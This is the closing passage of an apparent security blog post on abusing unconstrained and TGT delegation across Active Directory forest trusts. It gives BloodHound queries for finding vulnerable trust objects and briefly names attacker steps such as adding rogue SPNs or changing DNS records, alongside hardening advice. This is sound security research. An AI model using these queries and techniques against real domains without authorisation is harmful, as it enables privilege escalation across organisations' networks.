
Ox800 SET = VULNERABLE

BloodHound

Timing couldn't have been better, as [SpecterOps](#) released a blog post just as I was working on this detailing the new BloodHound edges for trust analysis, which can be used to determine if a forest is vulnerable to TGT delegation attacks. AbuseTGTDelegation edges are automatically created between two domains when one with TGT delegation enabled trusts another. With a simple query like this we can visualize users who can take control of the vulnerable domain:

```
MATCH q=() - [:CoerceToTGT] -> (:Domain) - [:AbuseTGTDelegation] -> (:Domain)
RETURN q
```


Press enter or click to view image in full size



In order to analyze domain trusts accurately we need to run SharpHound to collect data for each domain, only then we'll be able to see the full configuration. When we collect data from TEST.LOCAL we'll only see if TGT delegation is enabled inbound from DOMAINB.LOCAL, but if the configuration is the other way around we won't be able to see that without ingesting the second domain too. The vulnerability in the screenshot above is only visible from both domains, as the users with unconstrained delegation belong to TEST.LOCAL and the vulnerable TDO is in DOMAINB.LOCAL.

When we have analyzed only one domain we can use this simpler query to see if there are any vulnerable TDOs, without verifying the presence of unconstrained delegation users in the trusted domain:

```
MATCH q=( :Domain) - [ :AbuseTGTDelegation ] -> ( :Domain)
RETURN q
```

Conclusion

We have learned today that user-based unconstrained delegation is very much possible and dangerous, but it has serious limitations: either we rely on the type and number of pre-existing service principal names or we try to find a more privileged user to give us a little push forward, either by modifying existing DNS records or even better by adding rogue SPNs to our service user.

It's important to make sure that no service is configured to run with unconstrained delegation across forest trusts, the current default configuration is safe from TGT delegation but the vulnerability can be re-introduced, and if one domain is set up to use

unconstrained delegation it's possible that trusted forests could have been configured to allow delegation from that domain.